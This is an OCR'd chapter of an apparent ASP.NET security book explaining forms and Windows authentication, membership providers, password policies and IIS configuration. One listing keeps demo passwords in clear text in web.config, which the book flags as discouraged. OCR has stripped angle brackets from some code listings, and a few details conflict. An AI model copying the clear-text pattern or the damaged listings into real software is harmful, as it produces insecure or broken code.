


FIGURE 7-1: Typical results of running the User Property Code

You can see from Figure 7.1, or the results of running Listing 7.1, that you are an authenticated user. Your username will be your computer name, followed by a \ and then your Windows login name. So why were you authenticated in this way? The reason why it did this lies in the `web.config` file, which contains `<authentication mode="Windows"/>`. This line tells ASP.NET to use let Windows provide authentication, which, depending on your browser settings and the URL the application is running on, will automatically negotiate with the browser and log in silently. The Windows login method uses an authentication protocol called NT LAN Manager, or NTLM, which you can see is the authentication type in the sample application.

ASP.NET comes with four authentication modes, as shown in Table 7-1.

TABLE 7-1: The ASP.NET Authentication Modes

MODE	DESCRIPTION
None	Uses no authentication. Your application expects only anonymous users, or, if you wish, your application can provide its own authentication process.
Forms	Uses ASP.NET forms-based authentication as the default authentication mode.
Windows	Uses Windows authentication. This setting passes offresponsibility for authentication to the underlying Web server (IIS or the test Web server for Visual Studio). The Web server can then use any of its authentication methods (Basic authentication, NTLM, Kerberos, and so on) to authenticate and pass the results through to ASP.NET.
Passport	Uses Microsoft Passport for the authentication process. This setting is deprecated. Replacement third-party authentication options such as OpenID, Information Cards, and LiveID are discussed in Chapter 15.

So what happens if you change the authentication type in your `web.config` file? Obviously, the contents of the `Request.User` property change. Go ahead and try it. If you set the authentication type to `None` or `Forms` in the previous example, you will see you have no username or authentication type, and `IsAuthenticated` will be `false`.

The next section explores the various authentication stores available to you in ASP.NET, and how you can use them.

ADDING AUTHENTICATION IN ASP.NET

This section examines two types of authentication:

- Forms authentication
- Windows authentication

Using Forms Authentication

Forms authentication is a set of .NET libraries and ASP.NET controls that allows you to authenticate users, and then maintains authentication via a token contained in a cookie, or in the page URL.

Configuring Forms Authentication

To use forms authentication, you can create a login page that collects the user's credentials, and then write code to authenticate them. If a user attempts to access a resource that is protected, typically he or she will be redirected to the login page. In its simplest form, forms authentication is configured in the `web.config` file by specifying the authentication mode and a login page.

Using the Web site you created for Listing 7-1, enable forms authentication by modifying your `web.config` as shown in Listing 7-2.

LISTING 7-2: Modifying web.config to enable forms authentication

```
<system.web>
   ....
   <authentication mode="Forms">
       <forms loginUrl="login.aspx">
           <credentials passwordFormat="Clear">
               <user name="peter" password="curd"/>
               <user name="alex" password="mackey"/>
           </credentials>
       </forms>
   </authentication>

   <authorization>
       <deny users="?"/>
   </authorization>
   ....
</system.web>
```

The modifications shown turn on forms authentication, specify the login page URL and some users, and then tell ASP.NET to deny access to any user who is not authenticated (authorization is covered in more detail later in this chapter).

Table 7-2 describes all the possible attributes for the `<forms>` element.

TABLE 7-2: The <forms> Element Attributes

ATTRIBUTE	DESCRIPTION
`name`	This is the name of the cookie used to store the authentication token. By default, this is `.ASPXAUTH`.
`loginUrl`	Specifies the URL to which the application will redirect to if a user is not authenticated and tries to access a protected resource. The default value is `Login.aspx`.
`protection`	This controls the amount of protection applied to the authentication cookie. The four settings are:
	`All` —ASP.NET uses both validation and encryption to protect the cookie. This is the default setting.
	`None` —Applies no protection to the cookie (which is obviously not advisable and should be avoided).

continues

TABLE 7-2 *(continued)*

ATTRIBUTE	DESCRIPTION
	`Encryption` —ASP.NET encrypts the cookie, but does not validate it. This may leave your application open to attack.
	`Validation` —ASP.NET validates the cookie, but does not encrypt it. This may expose information to an attacker.
`path`	Specifies the path for the authentication cookies issued by the application. The default value is `/` , and it is unlikely you will want to change this if you have a single Web application on your site. If you have multiple Web applications running on a single site (for example `http://example.com/app1/` and`http://example.com/app2/`) and want to have a user log in separately for each application, then you can set the path to match the directory containing your application.
`timeout`	Specifies the amount of time (in minutes) an authentication cookie lasts for. The default value is 30 minutes.
`cookieless`	If`true` , ASP.NET will use the URL to convey authentication information in the URL and not in a cookie.
`defaultUrl`	Specifies the default URL a user will be redirected to if no redirect URL is specified. This defaults to `default.aspx` .
`domain`	Specifies the domain name for the authentication cookie.
`slidingExpiration`	If set to`true` , the authentication cookie expiry will be reset with every request.
`enableCrossAppsRedirect`	Specifies if cross-application redirection of authenticated users is allowed. The default is `false` .
`requireSSL`	Specifies if the authentication cookie can only be transmitted over SSL connections.



NOTE *The* `web.config` *example in Listing 7.2 shows usernames and passwords stored without any encryption or hashing. This obviously is strongly discouraged, but is suitable for demonstrating the login process.*

Of course, without a login page, users cannot authenticate. ASP.NET provides the `FormsAuthentication` class to enable you to programmatically validate users against your data store. Listing 7-3 shows how to do this.

LISTING 7-3: The login.aspx page

```
%@ Page Language="C#"%>
script runat="server">
   protected void submit_OnClick(
       object sender,
       EventArgs e)
   {
       if (FormsAuthentication.Authenticate(
               username.Text, password.Text))
           FormsAuthentication.RedirectFromLoginPage(
               username.Text, true);
       else
           loginInvalid.Visible = true;
   }
/script>
!DOCTYPE html
 PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN"
 "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">
html xmlns="http://www.w3.org/1999/xhtml">
head runat="server">
   <title>Login</title>
/head>
body>
   <form id="form1" runat="server">
   <div>
       <asp:Literal runat="server" id="loginInvalid"
                    visible="false">
           Login invalid. Try again.
       </asp:Literal>
   </div>
   <div>
     Username:
       <asp:TextBox runat="server" id="username" />
     <br />
     Password:
       <asp:TextBox runat="server" id="password"
                    textmode="Password" />
     <br />
     <asp:Button runat="server" id="submit"
                 Text="Login"
                 OnClick="submit_OnClick" />
   </div>
   </form>
/body>
/html>
```

Create this page in your Web application and log in using either of the test accounts you specified in the `web.config` file. You should see the username, that `IsAuthenticated` is `true`, and an authentication type of `Forms`.

The login functionality is provided by two methods:

- `Authenticate`, which authenticates the user against the user store.
- `RedirectFromLoginPage`, which redirects the user back to the page originally requested. This method takes two parameters: the name of the user, and a Boolean value indicating if a persistent authentication cookie should be used.

When you first attempted to load the protected page, you may have noticed the URL, which will be something like this:

```
http://localhost:49231/login.aspx?ReturnUrl=%2fDefault.aspx
```

You can see that when ASP.NET redirects users to the login page, the page they are trying to access is specified in the query string. This is used to redirect users back to their original resource once a login has been successful.

Of course, using `web.config` as a store for your usernames and passwords is not very scalable, which is why ASP.NET provides a framework for writing membership stores — the `MembershipProvider`. Out of the box ASP.NET comes with membership system that uses SQL Server. Because Microsoft designed the membership system by using a provider model, other database suppliers (such as MySQL, Oracle, and VistaDB) also have providers made for their databases. But the underlying code you use will be exactly the same.

Using SQL as a Membership Store

The first question you may be asking is how to create a database suitable for storing authentication details. By default, ASP.NET is configured to use a SQL Express database placed in your `App_Data` directory. The first time you use one of the built-in ASP.NET controls, a suitable database will be created for you. Alternatively, you can use the `aspnet_regsql.exe` utility found in the framework directory itself (for example, `C:\Windows\Microsoft.NET\Framework\v2.0.50727`). This will ask you to connect to an existing server, and will then create the membership tables, views, and stored procedures for you.

Let's start off by abandoning the previous custom login page and use the built-in ASP.NET login control. Remember, this will create a suitable database for you. Listing 7-4 illustrates a simple use of the login control.



LISTING 7-4: Using the ASP.NET login control

```
<%@ Page Language="C#" %>
<!DOCTYPE html
 PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN"
"http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">
<html xmlns="http://www.w3.org/1999/xhtml">
<head runat="server">
   <title>Login</title>
</head>
```

```
<body>
    <form id="form1" runat="server">
    <div>
        <asp:Login ID="Login1" runat="server">
        </asp:Login>
    </div>
    </form>
</body>
</html>
```

Now try to browse to your protected `default.aspx` and attempt to log in with any details you like. There will be a pause, and then your login will be rejected.



NOTE *You may see a timeout error as ASP.NET attempts to start up SQL Express, create and then configure the database. If this happens, simply press F5. By that point, SQL Express will have started and the database creation will happen.*

If you look in your `App_Data` directory, you will see that a new database has been created, `aspnetdb.mdf` . This database isn't added to your project by default, so right-click on the `App_Data` folder and choose "Add Existing Item" to place it in your project.

If you have an existing SQL database that you have prepared using the `aspnet_regsql` utility, you must tell ASP.NET that you want to use this database. You will need to add a connection string for your database, and then change the provider configuration to use it. Listing 7-5 shows a typical `web.config` configured in this way.

LISTING 7-5: Configuring ASP.NET to use an existing, prepared membership database

```
<?xml version="1.0"?>

<configuration>

...

  <connectionStrings>

    <add name="MyDB"
        connectionString="server=(local);database=mydb;
        integrated security=true"/>
  </connectionStrings>

...

  <system.web>

...
```

continues

LISTING 7-5 *(continued)*

```
    <membership>

        <providers>
            <clear/>
            <add name="AspNetSqlMembershipProvider"
                connectionStringName="MyDB"
                enablePasswordRetrieval="false"
                enablePasswordReset="true"
                requiresQuestionAndAnswer="true"
                applicationName="/"
                requiresUniqueEmail="true"
                passwordFormat="Hashed"
                maxInvalidPasswordAttempts="5"
                minRequiredPasswordLength="7"
                minRequiredNonalphanumericCharacters="1"
                passwordAttemptWindow="10"
                passwordStrengthRegularExpression=""
                type="System.Web.Security.SqlMembershipProvider, ➥
                System.Web, Version=2.0.0.0, Culture=neutral, ➥
                PublicKeyToken=b03f5f7f11d50a3a" />
        </providers>
    </membership>

...

    <authentication mode="Forms" />

...

  </system.web>
</configuration>
```

Creating Users

If you open the database, you will see 11 tables, all prefixed with `aspnet_`. Obviously, it's a little difficult to know where to create users. But ASP.NET provides two ways to do this:

- The `CreateUserWizard`, which is a Web forms control that will take care of the process for you
- The `Membership.CreateUser` method, which allows you to do it programmatically.

Additionally, Visual Studio's Web server has a configuration tool that will also allow you to create users.

Using the Visual Studio administration tool (Figure 7-2) is probably the easiest way to create users during development. It is available from Project ➪ ASP.NET Configuration. This will open the

administration site in your Web browser. Click on the Security Tab, and then click the Create User button. Then fill in all the details, close the administration site, and try logging in with your newly created user.




FIGURE 7-2: Adding a user with the Visual Studio ASP.NET configuration Web site

Because this tool is part of Visual Studio, it's only suitable for development and is not available on a "live" server. The IIS7 administration tool (Figure 7-3) also provides you with the capability to manage users. Start the Internet Information Services (IIS) Manager application. Then expand the sites tree and select your site. Double-click the .NET Users icon in the ASP.NET section to add and manage users.




FIGURE 7-3: Adding a user with the IIS Administration tool

However, using either of the administration tools limits you to creating users manually, which is not a scalable solution. To allow your visitors to create their own accounts, you can use the `CreateUserWizard` control. Open your login page again and add the control, as shown in Listing 7-6.

LISTING 7-6: Adding the CreateUserWizard control

```
<%@ Page Language="C#" %>
<!DOCTYPE html
PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN"
"http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">
<html xmlns="http://www.w3.org/1999/xhtml" >
<head runat="server">
    <title>Login</title>
</head>
<body>
    <form id="form1" runat="server">
    <div>
        <asp:Login ID="Login1" runat="server">
        </asp:Login>
    </div>
    <div>
    <p>Not registered?</p>
```

```
            <asp:CreateUserWizard ID="CreateUserWizard1" runat="server">
                <WizardSteps>
                    <asp:CreateUserWizardStep ➥
                     ID="CreateUserWizardStep1" runat="server">
                    </asp:CreateUserWizardStep>
                    <asp:CompleteWizardStep ➥
                     ID="CompleteWizardStep1" runat="server">
                    </asp:CompleteWizardStep>
                </WizardSteps>
            </asp:CreateUserWizard>
        </div>
        </form>
    </body>
    </html>
```

If you now attempt to view the default page, you will see a dialog to create registration, much like the one you used in the administration controls. Here, you can register another user and try it out.



NOTE *If you are not prompted to log in, this indicates that you still have an authentication cookie from a previous login that has not expired. Clear your cookies and close your browser. This will remove the cookie and allow you to log in again.*

The wizard control allows a lot of customization, far more than can be detailed here. These include the sending of emails, extra wizard steps, and the auto-generation of passwords (which can then be sent in emails to confirm an email address). See the book, *Professional ASP.NET 3.5 Security, Membership and Role Management with C# and VB*, by Bilal Haidar (Indianapolis: Wiley Publishing, 2008) for more detail.

One thing to note is the email functionality. ASP.NET will generate a default email for you, but it is likely you will want to change it. The email property is the name of a text or HTML file containing the message you wish to send. The control automatically replaces `%UserName%>` and `%Password%>` with appropriate values before sending the email.

Examining How Users Are Stored

If you open up the database you configured for membership, you will see a large number of tables. The main membership information is contained in the `aspnet_Membership` table.

If you have allowed ASP.NET to create the database, you can double-click the `ASPNETDB.MDF` file in your `App_Data` folder to open it, as shown n Figure 7-4. Then right-click on the table and choose Show Table Data. The actual username of an account is kept in the `aspnet_Users` table. You can see that, in line with best practice, the password is not stored as plain text, but as a salted hash. (Plain text passwords are just too big of a security risk.)




FIGURE 7-4: Viewing the aspnet_Membership table in Visual Studio

Configuring the Membership Settings

When you created an account, you may have tried to use a simple password, only to have it rejected. By default, ASP.NET membership requires strong passwords — a minimum of eight characters, containing at least one number and one non-alphanumeric character, as well as a mixture of letter casings. This may be overkill for your sites, or difficult for users to remember, so they end up writing it down. It's difficult to advise what password policies you should use. It depends on your application. A banking Web site should use strong passwords, such as the ASP.NET default. A blog that requires user registration to comment probably doesn't need that level of strength.

You can use the `<forms>` provider entry in the `<membership>` configuration element to configure the password policy, as well as the need for a secret question and answer, and other settings. Table 7-3 lists the configuration settings for the membership provider.

TABLE 73: The SQL Membership Provider Element Attributes

ATTRIBUTE	DESCRIPTION
`connectionString`	The name of the connection string for the membership database. The default connection string name is `LocalSqlServer` .
`applicationName`	The name of the application under which membership data is stored. This enables multiple applications to share a membership database. Applications with different names have their own membership entries. Applications with identical names will share membership entries.
`commandTimeout`	The number of seconds the provider will wait for a SQL command to finish before timing out.
`enablePasswordRetrieval`	If`true` , the membership provider will allow the retrieval of passwords. This is not supported if the password format is `Hashed` .
`enablePasswordReset`	Specifies if the membership provider will allow password resets. The SQL membership provider defaults to `true` .
`maxInvalidPasswordAttempts`	The number of maximum password attempts allowed before a user account is locked out.
`minRequiredNonAlphanumericCharacters`	The number of special characters that must be present in a password.
`minRequiredPasswordLength`	The minimum length of a valid password.
`passwordAttemptWindow`	The number of minutes during which failed password attempts are tracked. Entering an invalid password resets the window. The default value is 10 minutes.
`passwordStrengthRegularExpress`	Specifies a regular expression used to validate password strength.
`requiresQuestionAndAnswer`	Specifies if the membership provider will require a password to a special question to reset passwords.
`requiresUniqueEmail`	Specifies if an email address must be unique when a new account is created.
`passwordFormat`	Specifies the format of the stored password. This may be a value of `Clear` ,`Hashed` , or`Encrypted` . This defaults to `Hashed` .

The sample `web.config` in Listing 7-7 removes the need for a secret question and answer, and loosens the password requirements. These settings will be used by the Visual Studio administration tool and by the `CreateUserWizard` control. You should note that changing the settings will not change any existing users. If you increase the minimum password complexity, any user already in the system will still be allowed to use his or her existing password.

LISTING-7: Configuring ASP.NET to use an existing, prepared membership database

```
<configuration>
...
  <system.web>
...
    <membership>
        <providers>
            <clear/>
            <add name="AspNetSqlMembershipProvider"
                connectionStringName="LocalSqlServer"
                enablePasswordRetrieval="false"
                enablePasswordReset="true"
                requiresQuestionAndAnswer="false"
                applicationName="/"
                requiresUniqueEmail="true"
                passwordFormat="Hashed"
                maxInvalidPasswordAttempts="3"
                minRequiredPasswordLength="5"
                minRequiredNonalphanumericCharacters="0"
                type="System.Web.Security.SqlMembershipProvider, ➥
                System.Web, Version=2.0.0.0, Culture=neutral, ➥
                PublicKeyToken=b03f5f7f11d50a3a" />
        </providers>
    </membership>
...
  </system.web>
</configuration>
```

Creating Users Programmatically

You are not limited to using the server controls for creating users. ASP.NET provides you with the `Membership` API to perform this task. The API includes the `CreateUser` method, with four possible signatures:

```
Membership.CreateUser(username, password)

Membership.CreateUser(username, password, email)

Membership.CreateUser(username, password, email, passwordQuestion,
                      passwordAnswer, isApproved, status)

Membership.CreateUser(username, password, email, passwordQuestion,
                      passwordAnswer, isApproved, providerUserKey,
                      status)
```

Because the `Membership` class is static, you don't need to create an instance; you just use it directly. If you use one of the signatures that has a `status` parameter, this is a `ByRef` parameter and returns one of the `System.Web.Security.MembershipCreateStatus` values, indicating the result of the method call.

Supporting Password Changes and Resets

ASP.NET provides two more controls for common actions: the `PasswordRecovery` control and the `ChangePassword` control.

The `PasswordRecovery` control provides the functionality to retrieve or reset a user's password based on his or her username. The new or recovered password is then sent to the user via an email. Like the `CreateUserWizard` control, the `PasswordRecovery` control honors the provider configuration settings, and allows you to override the email sent by setting the `MailDefinition` property. The control automatically replaces `<%UserName%>` and `<%Password%>` with appropriate values before sending the email.

If your `passwordFormat` is configured to `Hashed` (see Table 7-3), only password resets are supported. If your format is `Encrypted` or `Clear`, then password recovery is supported. Obviously, `Encrypted` is the most secure option if you wish to support password recovery — encryption uses the machine key in the `web.config` file as its key. If you don't set one manually a machine key will be automatically generated when your application starts. The machine key is also used to protect `ViewState`. Listing 5-1 in Chapter 5 shows you how to generate a new machine key and use it. If you are running your application on multiple Web servers, the machine key on each Web server must match.

The `ChangePassword` control, not surprisingly, allows an authenticated user to change his or her password, confirming an existing password. If a user uses this control but is not authenticated, the user will be authenticated first, and then his or her password will be changed. Like the `PasswordRecovery` control, it honors the membership configuration, and can send a confirmation email to the user's email address.

Windows Authentication

In contrast to forms authentication, Windows authentication does not take much ASP.NET configuration and requires no user controls. This is because the usernames and passwords are managed by Windows, and the authentication is handled by IIS and the browser. Windows authentication has the advantage that, if an application is deployed into an intranet environment and IIS is configured correctly, any user logged into the domain will not need to authenticate manually. You saw this type of automatic login at the beginning of this chapter.

Windows authentication is configured by setting the authentication mode attribute to `Windows"` :

```
<system.web>
   ....
   <authentication mode="Windows" />
   ....
</system.web>
```

The Visual Studio test Web server takes care of everything for you. But once you move your Web site to IIS, you must configure IIS itself to perform authentication.

Configuring IIS for Windows Authentication

To configure IIS to perform authentication, start the IIS Manager application and expand the Sites tree. Click on the Web site you wish to edit and then select the Authentication icon to see the dialog shown in Figure 7-5.




FIGURE 7-5: Configuring IIS Authentication

As you can see from Table 74, IIS supports a number of types of authentication methods, but it is the user that sees the difference, not your code.

TABLE 74: Common IIS Authentication Types

AUTHENTICATION TYPE	DESCRIPTION
Anonymous	Allows any user to access any public content. This is enabled by default.
Basic Authentication	Requires a valid username and password before access is granted using HTTP authentication, part of the HTTP specification. The prompt appears as a dialog in the browser. This should only be used over a secure connection as usernames and passwords are sent as unencrypted plain text.
Digest Authentication	Uses a Windows domain controller to authenticate users. This is stronger than basic authentication.
Windows Authentication	This provides automatic logins within an intranet environment.

If you are working with Windows authentication, you can access specific Windows account properties in your code by using the `WindowsIdentity` object from the `System.Security.Princip` namespace. Listing 7-8 shows you the common properties of the `WindowsIdentity` class.

LISTING 7-8: Viewing the properties of the WindowsIdentity

```
%@ Page Language="C#" %>
%@ Import Namespace="System.Security.Principal" %>
<!DOCTYPE html
 PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN"
"http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">
<html xmlns="http://www.w3.org/1999/xhtml">
<head id="Head1" runat="server">
   <title> </title>
</head>
<body>
   <form id="form1" runat="server">
   <h1>Hello Authenticated user.</h1>
   <p>User Name <% = User.Identity.Name %> </p>
   <p>Is Authenticated <% = User.Identity.IsAuthenticated %> </p>
   <p>Authentication Type <% = User.Identity.AuthenticationType %> </p>
   <hr />
   <p>Windows Authentication Type
       <%= WindowsIdentity.GetCurrent().AuthenticationType %> </p>
   <p>Name
       <%= WindowsIdentity.GetCurrent().Name %> </p>
   <p>Is Authenticated
       <%= WindowsIdentity.GetCurrent().IsAuthenticated %> </p>
   <p>Is Anonymous
       <%= WindowsIdentity.GetCurrent().IsAnonymous %> </p>
   <p>Is Guest
       <%= WindowsIdentity.GetCurrent().IsGuest %> </p>
   <p>Is System
       <%= WindowsIdentity.GetCurrent().IsSystem %> </p>
   <p>Impersonation Level
       <%= WindowsIdentity.GetCurrent().ImpersonationLevel.ToString()
       %> </p>
   <p>Group membership:</p>
   <p> % foreach (var group in WindowsIdentity.GetCurrent().Groups)
         {
             Response.Write(group.Value + "<br>");
         } %> </p>
   </form>
</body>
```

If you run this code, you will see something like the Figure 7-6. You will notice that the groups are not Windows group names, but are instead strings. These strings are Security Identifiers (SIDs). Checking group membership is covered in the later section of this chapter, “Authorization in ASP.NET.”




FIGURE 7-6: The WindowsIdentity properties

ADDING AUTHENTICATION TO INTERNET INFORMATION SERVER

If you don't see all the authentication options shown in Figure 7-6, it may be because you have not installed them. By default, IIS7 does not install many features — it doesn't even enable ASP.NET support.

